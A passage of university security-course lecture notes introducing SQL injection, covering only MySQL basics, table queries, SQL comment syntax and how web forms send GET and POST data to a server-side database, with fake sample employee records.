CS458: Introduction to Information Security

Notes 10: SQL Injection Attack

Slides: “Computer Security, a Hands-on Approach” by Wenliang Du

Brief Tutorial of SQL

- **Log in to MySQL:** We will use MySQL database, which is an open-source relational database management system. We can log in using the following command:

```
$ mysql -uroot -pseedubuntu
Welcome to the MySQL monitor.
...
mysql>
```

- **Create a Database**: Inside MySQL, we can create multiple databases. “SHOW DATABSES” command can be used to list existing databases. We will create a new database called *dbtest*:


```
mysql> SHOW DATABASES;
......
mysql> CREATE DATABASE dbtest;
```

SQL Tutorial: Create a Table

- A relational database organizes its data using tables. Let us create a table called **employee** with seven attributes (i.e., columns) for the database "**dbtest**"

  - We need to let the system know which database to use as there may be multiple databases


  - After a table is created, we can use **describe** to display the structure of the table



```
mysql> USE dbtest
mysql> CREATE TABLE employee (
  ID        INT (6) NOT NULL AUTO_INCREMENT,
  Name      VARCHAR (30) NOT NULL,
  EID       VARCHAR (7) NOT NULL,
  Password VARCHAR (60),
  Salary    INT (10),
  SSN       VARCHAR (11),
  PRIMARY KEY (ID)
);
mysql> DESCRIBE employee;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| ID       | int(6)      | NO   | PRI | NULL    | auto_increment |
| Name     | varchar(30) | NO   |     | NULL    |                |
| EID      | varchar(30) | NO   |     | NULL    |                |
| Password | varchar(60) | YES  |     | NULL    |                |
| Salary   | int(10)     | YES  |     | NULL    |                |
| SSN      | varchar(11) | YES  |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
```

SQL Tutorial: Insert a Row

- We can use the **INSERT INTO** statement to insert a new record into a table :




```
mysql> INSERT INTO employee (Name, EID, Password, Salary, SSN)
       VALUES ('Ryan Smith', 'EID5000', 'paswd123', 80000,
               '555-55-5555');
```

- Here, we insert a record into the “employee” table.

- We do not specify a value of the ID column, as it will be automatically set by the database.

SQL Tutorial: SELECT Statement

- The SELECT statement is the most common operation on databases
- It retrieves information from a database



```
mysql> SELECT * FROM employee;
+----+---------+---------+----------+--------+-------------+
| ID | Name    | EID     | Password | Salary | SSN         |
+----+---------+---------+----------+--------+-------------+
|  1 | Alice   | EID5000 | paswd123 |  80000 | 555-55-5555 |
|  2 | Bob     | EID5001 | paswd123 |  80000 | 555-66-5555 |
|  3 | Charlie | EID5002 | paswd123 |  80000 | 555-77-5555 |
|  4 | David   | EID5003 | paswd123 |  80000 | 555-88-5555 |
+----+---------+---------+----------+--------+-------------+
mysql> SELECT Name, EID, Salary FROM employee;
+---------+---------+--------+
| Name    | EID     | Salary |
+---------+---------+--------+
| Alice   | EID5000 |  80000 |
| Bob     | EID5001 |  80000 |
| Charlie | EID5002 |  80000 |
| David   | EID5003 |  80000 |
+---------+---------+--------+
```

Asks the database for all its records, including all the columns

Asks the database only for Name, EID and Salary columns

SQL Tutorial: WHERE Clause


- It is uncommon for a SQL query to retrieve all records in a database.
- **WHERE** clause is used to set conditions for several types of SQL statements including **SELECT**, **UPDATE**, **DELETE** etc.

```
mysql> SQL Statement
       WHERE predicate;
```

- The above SQL statement only reflects the rows for which the predicate in the **WHERE** clause is TRUE.
- The predicate is a logical expression; multiple predicates can be combined using keywords AND and OR.
- Let's look at an example in the next slide.

SQL Tutorial: WHERE Clause


- The first query returns a record that has EID5001 in EID field
- The second query returns the records that satisfy either EID='EID5001' or Name='David'



```
mysql> SELECT * FROM employee WHERE EID='EID5001';
+----+-------+---------+----------+--------+-------------+
| ID | Name  | EID     | Password | Salary | SSN         |
+----+-------+---------+----------+--------+-------------+
|  2 | Bob   | EID5001 | paswd123 |  80000 | 555-66-5555 |
+----+-------+---------+----------+--------+-------------+

mysql> SELECT * FROM employee WHERE EID='EID5001' OR Name='David';
+----+--------+---------+----------+--------+-------------+
| ID | Name   | EID     | Password | Salary | SSN         |
+----+--------+---------+----------+--------+-------------+
|  2 | Bob    | EID5001 | paswd123 |  80000 | 555-66-5555 |
|  4 | David  | EID5003 | paswd123 |  80000 | 555-88-5555 |
+----+--------+---------+----------+--------+-------------+
```

SQL Tutorial: WHERE Clause

- If the condition is always *true*, then all the rows are affected by the SQL statement




```
mysql> SELECT * FROM employee WHERE 1=1;
+----+----------+---------+----------+--------+-------------+
| ID | Name     | EID     | Password | Salary | SSN         |
+----+----------+---------+----------+--------+-------------+
|  1 | Alice    | EID5000 | paswd123 |  80000 | 555-55-5555 |
|  2 | Bob      | EID5001 | paswd123 |  80000 | 555-66-5555 |
|  3 | Charlie  | EID5002 | paswd123 |  80000 | 555-77-5555 |
|  4 | David    | EID5003 | paswd123 |  80000 | 555-88-5555 |
+----+----------+---------+----------+--------+-------------+
```

- This 1=1 predicate looks quite useless in real queries, but it will become useful in SQL Injection attacks

SQL Tutorial: UPDATE Statement

- We can use the UPDATE Statement to modify an existing record




```
mysql> UPDATE employee SET Salary=82000 WHERE Name='Bob';
mysql> SELECT * FROM employee WHERE Name='Bob';
+----+------+---------+----------+--------+-------------+
| ID | Name | EID     | Password | Salary | SSN         |
+----+------+---------+----------+--------+-------------+
|  2 | Bob  | EID5001 | paswd123 |  82000 | 555-66-5555 |
+----+------+---------+----------+--------+-------------+
```

SQL Tutorial: Comments

MySQL supports three comment styles


- Text from the # character to the end of line is treated as a comment
- Text from the “--” to the end of line is treated as a comment.
- Similar to C language, text between /* and */ is treated as a comment



```
mysql> SELECT * FROM employee;    # Comment to the end of line
mysql> SELECT * FROM employee;    -- Comment to the end of line
mysql> SELECT * FROM /* In-line comment */ employee;
```

Interacting with Database in Web Application


- A typical web application consists of three major components:



- Web Browser:
  - Browser is on the client side, its primary function is to get content from the web server, present the content to the user, interact with the user, and get the user inputs
- Web Application server:
  - They are responsible for generating and delivering content to the browser. They usually rely on an independent database server for data management
- Database Server:
  - Software application that stores and manages data. Web application servers can access and manipulate data stored in a database server to generate dynamic web content. SQL (Structured Query Language) is a common language used to communicate with databases.
- Browsers communicate with web servers using the Hypertext Transfer Protocol, while web servers interact with databases using database languages, such as SQL

HTTP: *Hypertext Transfer Protocol is an application protocol that defines a language for clients and servers to speak to each other*


Interacting with Database in Web Application



- SQL Injection attacks can cause damage to the database.
- As we notice in the figure, the users do not directly interact with the database but through a web server.
- If this channel is not implemented properly, malicious users can attack the database.

Getting Data from User

- This example shows a form where users can type their data. Once the submit button is clicked, an HTTP request will be sent out with the data attached



EID	EID5000
Password	paswd123

- The HTML source of the above form is given below:

```
<form action="getdata.php" method="get">
  EID:       <input type="text" name="EID"><br>
  Password: <input type="text" name="Password"><br>
            <input type="submit" value="Submit">
</form>
```

- Request generated is:

```
http://www.example.com/getdata.php?EID=EID5000&Password=paswd123
```

- Depending on whether the HTTP request is a GET or POST request, the ways how data are attached are different.

Getting Data from User

- **GET Request:**
  - In a GET request, data is usually sent in the URL as query parameters. These parameters are appended to the end of the URL after a question mark (?), and multiple parameters are separated by ampersands (&).
  - Example: **https://example.com/api/resource?param1=value1&param2=value2**
- **POST Request:**
  - In a POST request, data is sent in the body of the HTTP request. This allows for larger data payloads and hides the data from the URL bar, making it more secure for sensitive information. The body can be in various formats such as *form data*, *JSON*, *XML*, etc.
  - For *form data*, the Content-Type header is set **to application/x-www-form-urlencoded**, and data is formatted similarly to GET requests, but placed in the request body.

```
POST /api/resource HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

param1=value1&param2=value2
```

- *JSON (JavaScript Object Notation): Lightweight, human-readable format using key-value pairs for structured data.*
- *XML (Extensible Markup Language): More complex format with tags and attributes for structured data.*

Getting Data from User

